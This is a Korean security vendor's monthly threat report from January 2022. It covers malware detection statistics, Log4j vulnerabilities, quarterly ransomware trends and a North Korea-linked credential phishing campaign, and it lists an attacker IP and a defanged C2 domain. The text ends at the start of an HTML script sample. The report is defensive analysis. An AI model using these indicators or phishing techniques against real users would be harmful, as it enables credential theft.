

이스트시큐리티

보안 동향 보고서

No.148 2022.01



이스트시큐리티 보안 동향 보고서

CONTENTS

01	악성코드 통계 및 분석	01-05
	악성코드 동향	
	알약 악성코드 탐지 통계	
	랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계	
<hr/>		
02	전문가 보안 기고	06-12
	2021년 4분기 알약 랜섬웨어 행위기반 차단 건수: 163,229건!	
	금융사 또는 북한 내부 정보로 현혹하는 北 배후 해킹 증가 주의	
<hr/>		
03	악성코드 분석 보고	13-15
<hr/>		
04	글로벌 보안 동향	16-26

01

악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2021년 12월에는 최악의 위협으로 손꼽히는 Log4j 취약점이 발견되었습니다.

Log4j는 아파치 소프트웨어 재단에서 개발한 오픈소스 자바 프로그램으로 서버 및 프로그램 등의 유지 관리를 목적으로 로깅을 도와주는 라이브러리입니다. Log4j 취약점이 최악의 위협으로 소개되는 이유가 바로 전 세계 대다수의 서버에서 Log4j 라이브러리를 사용하고 있기 때문입니다.

현재까지 발견된 Log4j 관련 취약점은 아래에 설명된 5가지입니다.

- CVE-2021-44228: 로그 4 셸(Log4Shell) 결함을 이용하여 기본 서버에서 원격 코드 실행 취약점
- CVE-2021-45046: JNDI 룩업 패턴을 악용하여 정보 노출 및 원격 코드 실행 취약점
- CVE-2021-45105: 무한 재귀 결함을 이용한 서비스 거부 취약점
- CVE-2021-4104: 비신뢰 비직렬화 결함을 이용한 원격 코드 실행 취약점
- CVE-2021-44832: JDBC Appender 결함을 이용한 원격 코드 실행 취약점

지난 10월 다크웹에 업로드 되면서 해킹 이슈로 알려진 패션 쇼핑앱 브랜드의 유출사실이 실제 유출로 확인되었습니다. 유출된 정보는 약 660만명의 개인정보로 이메일, 전화번호, 생년월일, 성별, 이름 등이며 이중 일부는 암호화된 비밀번호 중 1개 이상의 정보가 포함되어있다고 합니다.

또한 네이버 라인페이 국내외 계정 13만건의 결제 관련 정보가 유출되었습니다. 유출된 정보에는 이름, 주소, 전화번호, 이메일 주소, 신용카드 번호, 은행 계좌번호 등의 정보가 유출되었습니다.

Log4j 취약점이 처음 발견된 이후 국내외에서 Log4j 취약점을 이용한 랜섬웨어 공격, Dridex banking 트로이목마, 스피어 피싱, APT 공격 등 많은 공격 그룹에서 지속적으로 사용되고 있습니다. 따라서 사용자 여러분들은 출처가 불분명한 사용자에게서 온 이메일 열람을 지양하시고, 유출된 개인정보를 이용한 보이스 피싱이나 스미싱 등의 2차 피해를 입지않도록 각별한 주의가 필요합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계다.

2021년 12월의 감염 악성코드 Top 15 리스트에서는 오토캐드 파일을 감염 시키는 Worm.ACAD.Bursted와 AutoLISP 스크립트로 동작되는 Trojan.Lisp.Agent.F 악성코드가 새롭게 진입하였고, Hosts.media.opencandy.com은 574,310건으로 1위를 기록하였다. Hosts.media.opencandy.com은 주로 torrent 등의 프로그램을 설치할 때 함께 설치되는 제휴 프로그램으로 외부와 통신하여 광고 소프트웨어를 설치한다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	↑ 2	Hosts.media.opencandy.com	Host	574,310
2	New	Trojan.Lisp.Agent.F	Trojan	208,123
3	↓ 2	Gen:Variant.Razy.767621	ETC	207,345
4	↑ 1	Misc.HackTool.AutoKMS	ETC	170,994
5	↓ 3	Gen:Variant.Razy.864420	ETC	159,743
6	New	Trojan.Downloader.1481240	Trojan	110,907
7	New	Application.Segurazo.F	ETC	108,775
8	↓ 1	Gen:Variant.Fugrafa.84058	ETC	108,591
9	↑ 1	Backdoor.Generic.792814	Backdoor	107,915
10	New	Gen:Trojan.Dropper.RQU.Gv1@aOQJORpO	Trojan	95,357
11	New	Trojan.Generic.31176774	Trojan	79,715
12	↑ 1	Misc.HackTool.KMSActivator	ETC	77,624
13	New	Trojan.Generic.31221349	Trojan	69,556
14	New	Worm.ACAD.Bursted	Worm	63,783
15	New	Trojan.HTML.Ramnit.A	Trojan	61,368

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2021년 12월 01일 ~ 2021년 12월 31일


악성코드 유형별 비율

악성코드 유형별 비율에서 기타(ETC) 유형과 트로이목마(Trojan) 유형이 38%, 28% 비율로 탐지됐으며, 호스트파일(Host) 이 26%, 웜(Worm)과 백도어(Backdoor) 유형이 3%와 5%로 확인되었다. 2021년 11월과 비교하여 전체 감염 건수는 약 28.1% 감소하였다.



카테고리별 악성코드 비율 전월 비교


12월에는 지난 11월과 비교하여 기타(ETC) 유형이 18% 감소했으며, 호스트파일(Host) 유형의 악성코드 감염이 16% 증가하여 높은 탐지율을 기록하였다. 웜(Worm)과 백도어(Backdoor), 트로이목마(Trojan) 유형은 전월 대비 비슷한 3%, 5%, 28%를 기록하였다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


12월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 ‘랜섬웨어 차단’ 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않는다. 12월 1일부터 12월 31일까지 총 64,482 건의 랜섬웨어 공격 시도가 차단되었다. 11월의 랜섬웨어 공격 건수인 56,363 건에 비해 약 14.4% 가량 증가하였다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 12월 한 달간 총 7,033,283 건의 악성코드 경유지/유포지 URL이 확인되었다. 이 수치는 11월 한 달간 확인되었던 6,759,587의 악성코드 경유지/유포지 URL 수에 비해 약 4% 가량 증가한 수치다. 악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보길 바란다.



02

전문가 보안 기고

1. 2021년 4분기 알약 랜섬웨어 행위기반 차단 건수: 163,229 건!
2. 금융社 또는 북한 내부 정보로 현혹하는 北 배후 해킹 증가 주의

1. 2021년 4분기 알약 랜섬웨어 행위기반 차단 건수: 163,229 건!

2021년 4분기, 알약을 통해 총 163,229 건의 랜섬웨어 행위기반 공격이 차단된 것으로 확인되었습니다.

이번 통계는 개인 사용자를 대상으로 무료 제공하는 공개용 알약의 ‘랜섬웨어 행위기반 차단 기능’을 통해 차단된 공격만을 집계한 결과로, 패턴 기반 탐지 건까지 포함한다면 전체 공격은 더욱 많을 것으로 예상됩니다.

4분기 알약을 통해 차단된 랜섬웨어의 공격은 총 163,229 건으로, 일간 기준으로 환산하면 일 평균 약 1,813 건의 랜섬웨어 공격이 차단된 것으로 볼 수 있습니다.

랜섬웨어의 공격 건수는 2021년도 3분기에 비해 약 2만 건 증가하였습니다.



ESRC는 2021년 4분기 랜섬웨어 주요 동향을 다음과 같이 선정하였습니다.

- 1) 타깃 기업 공격에 사용된 새로운 Yanluowang 랜섬웨어 발견
- 2) 무료 Babuk 랜섬웨어 복호화 툴 공개돼
- 3) Atlassian Confluence 원격코드 실행 취약점(CVE-2021-26084)을 악용하여 랜섬웨어 유포 중
- 4) Log4j 취약점(CVE-2021-44228), 랜섬웨어에 악용돼

02 전문가 기고

4 분기에는 크리티컬한 취약점들이 많이 공개되었으며, 랜섬웨어들도 이러한 취약점들을 공격에 활용하고 있는 점이 주목할 만한 점입니다.

10 월 APT 공격에 사용된 새로운 Yanluowang 랜섬웨어가 발견되었습니다. 해당 랜섬웨어는 정상적인 AdFind 커맨드라인 활성 디렉터리 쿼리 툴과 관련 의심스러운 활동이 발견된 후 조사 과정 중 발견되었으며, 의심스러운 AdFind 사용 정황이 포착된 지 며칠 만에 공격자는 해킹된 조직 시스템에 Yanluowang 랜섬웨어 페이로드를 배포하려 시도하였습니다. Yanluowang 랜섬웨어는 아직 개발 단계에 있지만, 감염되면 기업에 큰 피해를 입힐 수 있는 랜섬웨어인 만큼 기업들의 각별한 주의가 필요합니다.

Babuk 랜섬웨어의 복호화 툴이 공개되었습니다. Babuk 랜섬웨어는 2021 년 처음 발견된 랜섬웨어로, 주요 데이터의 유출을 목적으로 하며 기업을 대상으로 공격을 진행합니다. 6 월에는 Babuk 랜섬웨어의 빌더가 온라인에 유출되었으며, 이후 많은 변종이 공개되었습니다. 9 월, Babuk 랜섬웨어 그룹의 멤버라고 주장하는 한 공격자가 Babuk 랜섬웨어의 전체 소스코드를 랜섬웨어 해킹 포럼에 유출하였습니다. 그는 말기 암에 걸린 후 사람답게 살고 싶어서 소스코드를 공개하기로 했다고 밝혔으며, 한 달 후 Avast 는 유출된 소스코드와 복호화 키를 이용하여 Babuk 랜섬웨어 복호화 툴을 제작하여 공개하였습니다.

4 분기에 가장 주목할 만한 위협으로는 현재까지도 이슈가 되고 있는 Log4j 취약점입니다. Log4j 는 자바 기반 로깅 유틸리티로, 21 년 12 월 초 Log4j 에서 원격코드실행 취약점(CVE-2021-44228)이 처음 공개된 이후 지속적으로 추가 취약점이 공개되고 있는 상황입니다.

2019 년 처음 발견된 Conti 랜섬웨어는 최근 Log4j 취약점을 악용하여 VMware vCenter 서버를 공격하였습니다. 이번 공격은 Log4j 취약점이 랜섬웨어 그룹에 악용된 첫 사례로 확인되었습니다. 또한 TellYouThePass 라고 알려진 비교적 오래된 랜섬웨어 제품 역시 이번에 발견된 Log4j 취약점을 공격에 이용하였습니다. TellYouThePass 랜섬웨어는 주로 중국을 대상으로 공격을 진행하였으며, 그동안에는 활동이 뜸 하다가 Log4j poc 코드가 온라인으로 출시된 이후 활동이 갑자기 급등하였습니다. 이 밖에도, Khonsari 랜섬웨어 공격자들이 Log4j 취약점을 이용하여 원격 서버에 랜섬웨어를 유포하는 정황이 포착되기도 했습니다.

Atlassian Confluence 원격코드 실행 취약점(CVE-2021-26084) 및 GitLab exiftool 원격코드 실행 취약점(CVE-2021-22205) 역시 랜섬웨어 공격에 악용되었습니다.

Cerber 랜섬웨어는 Atlassian Confluence 원격코드실행취약점(CVE-2021-26084) 및 GitLab exiftool 원격코드실행취약점(CVE-2021-22205)을 이용하여 유포되었으며, Atom Silo 랜섬웨어 역시 Atlassian Confluence 원격코드실행취약점(CVE-2021-26084)을 이용하여 유포되었습니다.

크리티컬한 보안 취약점들이 지속적으로 발견되고 있으며, 랜섬웨어 공격 조직들은 이렇게 공개된 취약점들을 악용하여 랜섬웨어를 유포하고 있습니다. 이에 기업들은 조직 내 인프라를 점검하고, 패치가 진행되지 않은 시스템에 대해서는 조속히 패치를 진행하시기를 권고 드립니다.

02 전문가 기고

이 밖에 ESRC 에서 밝힌 2021 년 4 분기 새로 발견되었거나 주목할만한 랜섬웨어는 다음과 같습니다.


랜섬웨어 명	주요 내용
Sabbath	미국과 캐나다의 의료 및 교육 조직을 공격 타겟으로 활동하는 랜섬웨어로, Sabbath 랜섬웨어의 배후에는 Arcane, Eruption, Rollcoast 랜섬웨어를 운영하는 것으로 알려진 UNC2190 이 있는 것으로 추정되고 있음. Sabbath 랜섬웨어에서 과거 Arcane 랜섬웨어 공격에서 사용된 인프라에서 재사용된 부분이 많은 만큼 UNC2190 이 Sabbath 를 기반으로 또 다른 랜섬웨어를 제작하여 유포할 가능성이 클 것으로 추정됨.
BlackCat	최초의 Rust 언어 기반 랜섬웨어. 다른 랜섬웨어 변종들과 유사하게 RaaS 형식으로 운영되며, 코어 개발자는 기업 환경에 침투하여 파일을 암호화 하는 작업을 대신 수행할 파트너를 모집하여 공격을 수행함.
Lockean	Lockean 랜섬웨어는 프랑스 기업을 타겟으로 공격을 진행함. 해당 랜섬웨어 그룹은 최소 2020 년 6 월부터 활동했으며, DoppelePaymer, Maze, Prolock, Egregor, Sodinokibi 등 RaaS 로 운영되는 랜섬웨어 그룹의 계열사일 것으로 추정되고 있음.
Yanluowang	기업을 대상으로 한 APT 공격에 사용된 아직 개발단계인 새로운 랜섬웨어로, 감염된 시스템의 암호화된 파일에 추가하는 확장자 이름을 따 Yanluowang 이라 명명되었음.
Conti	Conti 랜섬웨어는 2020 년 7 월 처음 등장하였으며, 등장 이후 활발한 활동을 하고있음. 최근에는 Log4j 취약점을 악용하여 VMware vCenter 서버를 공격하였으며, 해당 공격은 랜섬웨어 그룹에서 Log4j 취약점을 악용한 첫 사례로 확인됨.
TellYouThePass	TellYouThePass 랜섬웨어는 비교적 오래된 랜섬웨어로, 주로 중국을 대상으로 공격을 진행하였음. 이후 활동이 뜸하다가 Log4j poc 코드가 온라인으로 출시된 이후 활동이 갑자기 급등하였음.
Rook	2021 년 12 월 처음 등장한 랜섬웨어로. 파일 암호화 후 .rook 확장자를 추가 후 해킹된 시스템에서 자신을 삭제함. 2021 년 9 월, 전체 소스코드가 공개된 이후 활동을 중단한 Babuk 랜섬웨어의 코드와 많은 부분에서 유사성이 확인되어, Babuk 랜섬웨어의 유출된 소스코드를 기반으로 개발되었을 것으로 추측됨.

랜섬웨어 유포 케이스의 대다수는 이메일 형태지만, 코로나 19 바이러스 확산 방지를 위해 재택근무를 수행하는 임직원이 증가함에 따라 기업 내부망 접속을 위해 사용되는 재택 근무 단말기 OS/SW 보안 업데이트 점검을 의무화하고 임직원 보안 인식 교육도 병행해야 합니다.

이스트시큐리티는 랜섬웨어 감염으로 인한 국내 사용자 피해를 미연에 방지하기 위해, 한국인터넷진흥원(KISA)과의 긴밀한 협력을 통해 랜섬웨어 정보 수집과 유기적인 대응 협력을 진행하고 있습니다.

2. 금융사 또는 북한 내부 정보로 현혹하는 北 배후 해킹 증가 주의

1월 11일, 국내 신용카드사의 요금 명세서를 위장한 악성 메일이 발견되었습니다.



[그림 1] 카드사 요금 명세서를 위장한 피싱 메일

해당 피싱메일은 실제 메일과 매우 흡사하여 사용자가 쉽게 속을 가능성이 있습니다. 이러한 이메일은 카드사 뿐만 아니라 시중 은행을 사칭하여 유포되기도 합니다.

이번 공격은 특정 대북 분야 종사자를 겨냥해 진행되었으며, 사전에 수집한 여러 주변 정보를 활용해 생활 밀착형 표적 공격을 수행한 것으로 확인되었습니다.

공격에 사용된 이메일을 살펴보면 마치 html 기반의 명세서 파일이 있는 것처럼 보이지만, 실제 첨부된 파일은 존재하지 않고, 해당 영역 클릭 시 악성 피싱 사이트로 연결됩니다. 만일, 해당 피싱 사이트에서 계정 정보 입력한다면, 입력한 계정정보는 공격자의 서버로 전송됩니다.

02 전문가 기고

해당 공격의 경우 특수하게 조작한 코드를 이메일에 넣어두었기 때문에 첨부파일 영역에 마우스 커서가 접근해도 피싱 사이트가 바로 노출되지 않고, 정상적인 첨부파일 다운로드 주소가 나타나도록 치밀하게 제작되었습니다..

피싱 공격 발신지는 162.216.224.39 IP 주소가 활용됐는데, Hide All IP VPN 서비스로 조사됐고, 명령 제어 (C2) 서버는 'bigfilemail[.]net' 주소가 사용됐다. 이와 연관된 사이버 위협 활동은 2021년 전후로 거슬러 올라갈 정도로 오랜 기간 유사 활동이 전개 중입니다.


특히, ESRC는 C2 서버를 분석하는 과정 중 '미안하지만 귀하가 요청한 파일은 용량제한에 의해 오류가 발생하였습니다'라는 문구를 포착했는데, 이 문장에 포함된 '오류'라는 단어는 '오류'의 북한식 표기법으로 밝혀졌습니다. 이처럼 침해사고 위협 배후 조사과정에서 발견된 지표들은 행위자의 평소 습관이나 언어 문화 요소로 중요한 정황 단서 중에 하나입니다.

```
<html>
<head>
  <meta http-equiv='content-type' content='text/html; charset=utf-8'>
</head>
<body>
  <script language="javascript">
